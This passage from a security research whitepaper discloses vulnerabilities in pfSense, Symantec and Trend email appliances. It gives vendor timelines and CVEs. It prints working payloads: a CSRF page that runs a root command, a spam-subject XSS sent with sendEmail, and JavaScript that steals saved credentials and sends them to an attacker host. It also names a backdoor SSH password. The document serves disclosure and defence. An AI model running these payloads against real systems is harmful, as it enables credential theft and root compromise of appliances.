The anti-CSRF tokens which had been implemented were only implemented on HTTP POST requests. Some functions accepted GET, POST or interchangeable methods, so the protection was not applied to all functions. Also the anti-CSRF tokens were not bound to a specific page, so XSS could be used to obtain a token from any page, and then use it to make a legitimate request to any other page.

A review of the PHP code for the UI revealed a function (which did not seem to be linked from the UI) which had minimal protection. This was another function that yielded a root shell:

http://192.168.233.63/XXXRedactedXXX.php?cmd=

Part of the mitigation for XSS and CSRF was that most pages checked the "Referer" header, and dropped any parameters from the request if this value was "off-site". However, any function would accept requests with parameters if the "Referer" header was blank, so the function above could be abused via CSRF. This could be achieved with the following attacker's web-page which launches a pop-up to execute a command as root on the administrator's appliance:

```
<html>
<head>
</head>
<body>
<script>
window.open("data:text/html,%3Cmeta%20http-
equiv%3D%22refresh%22%20content%3D%220%3Burl%3Dhttp%3A//192.168.233.63/XXXRedacted
XXX.php?cmd=id%22%3E%20")
</script>
</body>
</html>
```

Figure 8: Bypassing the "Referer" header checks with a simple pop-up

Status: Unknown

pfsense were notified in June 2012 but it is not known when these issues will be addressed by default, though most can be addressed by configuration changes or relatively easy modifications to the Web UI. End-users have the ability to perform modifications because of the open-source nature of the product.

4.4 Symantec: XSS to attack admins via spam email

Symantec Email Appliance (9.5.x) had multiple vulnerabilities which in combination could allow the appliance to be fully compromised, giving an attacker both administrative access to the UI, and a shell on the underlying operating system.

SSH backdoor user account

One of the things I like to do first when looking at an appliance is gain full access to the operating system – often by mounting the VMware disk on another system. I then look at the configuration of the operating system, paying particular attention to files in "/etc/" and any file containing passwords or password hashes. Sometimes additional "backdoor" accounts with default passwords, or SSH private keys, can be discovered.

In this case an account was present with a password of "symantec", which was not documented in the user guide. In addition, it was not normally possible for the administrator to change this password (this "feature" was fixed by Symantec in August 2012 as a bug[11] – so evidently this was not intended functionality).

Attacking administrators via email

I described in my BlackHat EU 2012 presentation, a vulnerability in Proofpoint's Email filtering product, where both end-users and administrators could be attacked via the product, by JavaScript in the subject line of maliciously crafted spam messages.




Figure 9: When the attacker's email is viewed by the administrator, the product can be attacked in various ways

[11] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-3579


This vulnerability could be used to arbitrarily reconfigure the product by using XSS to trigger Onsite Request Forgery (OSRF), just by the administrator viewing the spam quarantine area as part of their normal daily duties.

This was a powerful and easy-to-use attack, and at the time I thought this would be rare, but having seen it in several other email-filtering products, it seems that it could be quite common (I have also seen other out-of-band XSS attacks in SSH usernames for failed logins, where an attacker could gain a root shell when the administrator checks his security logs - rather ironic).

Out-of-band XSS (via email) with OSRF has multiple advantages over CSRF attacks:

- **Easy to distribute attack payloads in bulk**: using standard spam-sending tools
- **XSS was out-of-band and stored:** and cannot be detected and blocked by the administrator’s browser because it appears as a normal part of the UI functionality
- **Limited social engineering and reconnaissance required:** as the attack payload appears within the UI and was executed as part of normal use
- **The internal IP address of the appliance need not be known:** as OSRF is relative and need not specify the internal hostname or IP address
- **The attack can work in combination with OS command injection:** to send a shell back to the attacker even when the attacker has no access to the Web-UI

In the Symantec Email Appliance (and also the Trend product described below) it was possible to use a combination of exploits using this “XSS in spam email” as the initial attack vector to exploit other vulnerabilities and gain the attacker a root shell on the appliance.


Symantec Messaging Gateway - Message Audit Logs - Mozilla Firefox

192.168.1.59:41080/brightmail/status/message-audit/MessageAuditFlow$show.flo

Logged in as: admin [mail.insidetrust.com]

Message Audit Logs

Find messages using custom search criteria. You must enter a value in the Mandatory Type and Value fields.

Host: All Scanner
Mandatory filter: Recipient
Mandatory filter value: bob@inside
Optional filter: [Select an
Optional filter value:
Time range: Past hour
Searches spanning multiple days may cause longer search times

something nasty

File Encoding: Unicode (UTF-8)   CSV Delimiter: Comma (,)   Entries per page: 25   Display: 1-4 of 4

Time	From	To	Original Subject	Verdict	Actions
Saturday, Apr 14, 2012 03:31:37 PM BST	c@d.com	bob@insidetrust.com			

Read 192.168.1.59

Figure 10: Popup to basically demonstrate the XSS is present, to attack the administrator via email, in the Symantec Messaging Gateway

4.4.1 Vulnerabilities report

Description	NCC Rating
Out-of-band stored XSS - delivered by email	Critical
XSS (both reflective and stored) with session-hijacking	High
Easy CSRF to add a backdoor-administrator (for example)	High
SSH with backdoor user account + privilege escalation to root	High
Ability for an authenticated attacker to modify the Web application (as root)	High
Arbitrary file download was possible with a crafted URL (authenticated)	Medium
Unauthenticated detailed version disclosure	Low

Exploits for these vulnerabilities can be chained together in various ways, so for example; the XSS in a spam email subject line could be used to attack the administrator, inject arbitrary JSP code to the web application, and then execute OS commands, using privilege escalation on the underlying OS to gain a root shell and send the shell back to the attacker as a reverse-shell on port 25 (SMTP).

This may seem a more complex attack to initially put together, but once accomplished it was very reliable, reusable and effective, as the attack-vector was Email, and the exploit could be triggered by the administrator during normal product use. I show this working in the presentation, and a similar exploit is described in more detail for the Trend Email Appliance product below.

Status: Fixed

Symantec were notified of these issues in April 2012 and released fixes in August 2012. Symantec have a structured process for dealing with vulnerabilities in their products. They kept NCC informed and they published the vulnerability information on their website, also producing the following CVEs.

http://www.symantec.com/security_response/securityupdates/detail.jsp?fid=security_advisory&pvid=security_advisory&year=2012&suid=20120827_00

CVE	BID	Description
CVE-2012-0307	BID 55138	Cross-Site Scripting (XSS) issues
CVE-2012-0308	BID 55137	Cross-Site Request Forgery (CSRF) Backdoor
CVE-2012-3579	BID 55143	SSH Account Default Password
CVE-2012-3580	BID 55141	Web Application Modification
CVE-2012-4347	BID 56789	Arbitrary File Download via crafted URL
CVE-2012-3581	BID 55142	Information Disclosure

4.5 Trend Email Appliance: Combination attacks via Email

The Trend Email Appliance (8.2.0.x) had multiple vulnerabilities which in combination could allow the appliance to be fully compromised, giving an attacker both administrative access to the UI, and a root shell on the underlying operating system, and also attack end-users of the product via the user-portal.

4.5.1 Vulnerabilities report

Description	NCC Rating
Out-of-band stored XSS in user-portal - delivered via email	Critical
XSS (both reflective and stored) with session-hijacking	High
Easy CSRF to add a backdoor-administrator (for example)	High
Root shell via patch-upload feature (authenticated)	High
Blind LDAP-injection in user-portal login-screen	High
Directory traversal (authenticated)	Medium
Unauthenticated access to AdminUI logs	Low
Unauthenticated version disclosure	Low

Enumeration

As with similar products, the detailed product version can be enumerated in various ways, as there was unauthenticated detailed version disclosure in the Web-UI, and also the product marks processed SMTP messages with the X-Headers which reveal the full product version detail:

```
...
X-TM-AS-Product-Ver: IMSVA-8.2.0.1520-6.8.0.1017-18874.003
X-TM-AS-Result: Yes-10.387-5.0-31-11
X-imss-scan-details: Yes-10.387-5.0-31-11
X-TMASE-Version: IMSVA-8.2.0.1520-6.8.1017-18874.003
...
```

Figure 11: X-headers give full product version detail

This information can be easily gained by an external attacker as part of a reconnaissance phase to footprint the exact version of the product in use.

The "XSS via spam email message" vulnerability, in this case affected end-users rather than the administrator. However this was still a serious issue as end-users can be attacked via XSS.

Stealing end-user passwords

End-users could be attacked with arbitrary JavaScript in the user portal, by an attacker sending a maliciously crafted spam message. This was a little easier to exploit in other products, as in this case the end-user would need to click on the message and view the message detail, but this could result in various attacks. An example of password theft as shown below:

The attacker sends a message as follows:

```
sendEmail -s 192.168.1.114:25 -u "More layoffs at Widgets Inc to be announced next
week                                                                   <script
```


```
src=\"https://192.168.1.116/pass2.js\"></script>" -f bob@examplecompany.com -t
bert@insidetrust.com -o message-file=spam1.txt

Jan 15 09:02:24 bt sendEmail[3204]: Email was sent successfully!
```

Figure 12: Sending an email with an attack payload in the subject line

The XSS attack is in the subject line, with a tempting message to entice the user to view the message body. The XSS includes additional JavaScript from the attacker's system. As the product enables users' passwords to be stored in the browser (with password-autocomplete) the password can be stolen (as described previously for pfsense above).

```
// <script src="http://192.168.1.115/pass.js"></script>

document.write('<form><input id=XXXRedactedXXX type=text><input id=XXXRedactedXXX
type=password></form>');

setTimeout(function(){var a="We have stolen your credentials, haha!\n\nYou are
logged in to the host "+document.domain+"\non the page
"+document.location+"\n\nYour username is
"+document.getElementById("XXXRedactedXXX").value+"\nand your password is
"+document.getElementById("XXXRedactedXXX").value+"\n\n(and this info has been
sent to the attacker)";alert(a);var b="https://192.168.1.116/trend-creds-
collect.html?host="+document.domain+"%26user="+document.getElementById("XXXRedacte
dXXX").value+"%26password="+document.getElementById("XXXRedactedXXX").value;docume
nt.location=b;},50);
```

Figure 13: Additional JavaScript loaded from the attacker's system


Firefox
Quarantines
https://192.168.1.114:8447/login.imss
AVG Secure Search
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Optio
Log Off
Delete Release
Display: 15 per page

bert Smith 's Email Quarantine


Messages are deleted after 7 days.
Approved Senders : [0] (of [50] max)

1 - 1 of 1

	Sender	Subject	Received
☐	bob@examplecompany.com	More layoffs at Widgets Inc to be announced next week <script src="https://192.168.1.116/pass2.js"></script>	15-Jan-2013 10:05:24

1 - 1 of 1

Figure 14: An example showing a malicious email in the users quarantine area


Quarantine Message

https://192.168.1.114:8447/initEuq_ViewMessagePage.imss

Received: 15-Jan-2013 10:05:24 Size: 0.004 MB
Sender: bob@examplecompany.c
Recipient: bert@insidetrust.com
Subject: More layoffs at Widgets I

Message View (Up to 1K):

```
THE FREELOTTO COMPANY
UK HEAD OFFICE
SUITE 23-30, LION TOWERS
CENTRAL LONDON
ENGLAND
www.freelotto.com

Dear Winner,

We are please to announce you as one
winning addresses were randomly selected from a batch of 50,000,000 international emails. Your email address emerged
alongside 9 others as category 2 winners in this year's Annual Free Lotto Draw. Consequently, you have therefore been
approved for a total pay out of 1,000,000.00 pounds (one million pounds sterling) only. The following particulars are attached
to your lotto payment order:

(i) Winning numbers: 37-13-43-85-67-11
```


We have stolen your credentials, haha!

You are logged in to the host 192.168.1.114
on the page https://192.168.1.114:8447/initEuq_ViewMessagePage.imss

Your username is win2008a\bert
and your password is !Qaz@Wsx

(and this info has been sent to the attacker)

Figure 15: When the email is viewed the attacker’s payload executes, stealing the user’s password


InterScan Messaging Security Virtual Appliacne - Mozilla Firefox

https://attackers-system.com/trend-creds-collect.html?host=192.168.1.114%26user=win2008a\bert%26password=!Qaz(

attackers-system.com

Trend Micro™
InterScan™ Messaging Security Virtual Appliance

Please type your user name and password to access the End User Quarantine console.

Username:
Example: EXAMPLE\test or test@example.com
Password:

© Copyright 1995-2011 Trend Micro Incorporated. All rights reserved.

File
Edit
View
History
Bookmarks
Tools
Help
InterScan Messaging Security Virtual App...
InterScan Messaging Security Virtual App...
Google
Log On

Figure 16: If the automated password theft fails then a redirection to a cloned phishing site would likely work

For some browsers the redirection sends the attacker the user’s credentials - without any further interaction from the user.

All these XSS techniques (and more, phishing for example) should be well understood and attacking end-users via XSS in email would likely be fruitful.

Root shell via CSRF "spoofed file-upload":

I have seen several products which perform backup/restore functions or patching functions insecurely. These can be backup/restore functions for configuration or message areas for example. The problems varied from product to product but essentially several products produced a backup "tar.gz" file of the relevant part of the file-system. When a restore was performed by the administrator, only minimal integrity checking was undertaken for the restore file (a valid archive file, with an index file included) and the "tar.gz" file was unpacked, from the root of the file system as "root".

Therefore, if arbitrary files were added or changed, they would be restored to the appliance file-system, meaning that any file could be changed or added with the privileges of "root". For example a cronjob could be added which starts a reverse-shell back to the attacker, or SSH configuration could be changed.

NCC raised this with a several vendors, but some decided not to address this issue, perhaps because they had fixed other issues which prevented unauthorised access to the Web-UI (such as XSS with session-hijacking or authentication bypass). However, it is possible to abuse this type of file upload and restore functionality via CSRF, and I have given a redacted example of this attack for the Trend product in the Appendix.




Figure 17: OS Command-injection via CSRF file-upload

Essentially the JavaScript spoofs a file-upload by using the "XMLHttpRequest()" function to construct a multipart-MIME message similar to that which a browser would create for a file upload. After a short delay, the script then makes further requests to "click apply", or otherwise complete the restore function. In several products this resulted in a root shell via CSRF, because the restore function is performed as the root user.

Combining the above attacks

Administrators receive spam too, and the Trend product had poor session-timeouts in the admin UI, so the “XSS via email” issue could potentially be used as an initial attack vector to launch the CSRF attacks against the admin UI. For example command injection via “spoofed file-upload” or other complex attacks to compromise the product, even when the attacker has no direct access to the Web-UI (though understandably this has various caveats and would not be 100% reliable).

Status: Vendor response problems


These issues were escalated to Trend in April 2012, and despite multiple communications with the vendor over an extended period, it is our understanding no that fixes are currently available or scheduled for release.

5 Further research

Though the Web-UIs and other exposed protocols presented the most fruitful attack vectors, these were not the only areas where potential vulnerabilities exist. As mentioned previously the underlying operating-system of Security Appliances was typically poorly secured. In addition, poor coding practices in compiled binaries were sometimes found, and missing kernel memory-protection features introduced further risk from potential memory corruption vulnerabilities, as did old third-party code and packages.

These are areas for further research as for example in the case of a Security Appliance which scans for viruses, spam and banned-content in email; it may be possible that unhandled exceptions in the processing of corrupted/unexpected email content could result in remote code-execution vulnerabilities.

A brief analysis of some compiled binaries and kernel protections for the Trend Email Appliance are show below, here using checksec.sh[12], a free tool for assessing Linux OS and binaries for memory corruption protections. Several kernel-level protection mechanisms were not enabled (or not present in this version of Linux).




```
[root@ismsva ~]# ./checksec.sh --kernel
* Kernel protection information:

  Description - List the status of kernel protection mechanisms. Rather than
  inspect kernel mechanisms that may aid in the prevention of exploitation of
  userspace processes, this option lists the status of kernel configuration
  options that harden the kernel itself against attack.

  Kernel config: /boot/config-2.6.18-128.1.OpenVA.2.0.1016

  Warning: The config on disk may not represent running kernel config!

  GCC stack protector support:            Disabled
  Strict user copy checks:                Disabled
  Enforce read-only kernel data:          Enabled
  Restrict /dev/mem access:               Disabled
  Restrict /dev/kmem access:              Enabled

* grsecurity / PaX: No GRKERNSEC

  The grsecurity / PaX patchset is available here:
    http://grsecurity.net/

* Kernel Heap Hardening: No KERNHEAP

  The KERNHEAP hardening patchset is available here:
    https://www.subreption.com/kernheap/
```

Figure 18: An example showing lack of OS memory protections

Binaries were often compiled with old compiler versions and additional protections were not included because secure compile options were not chosen at compile time.

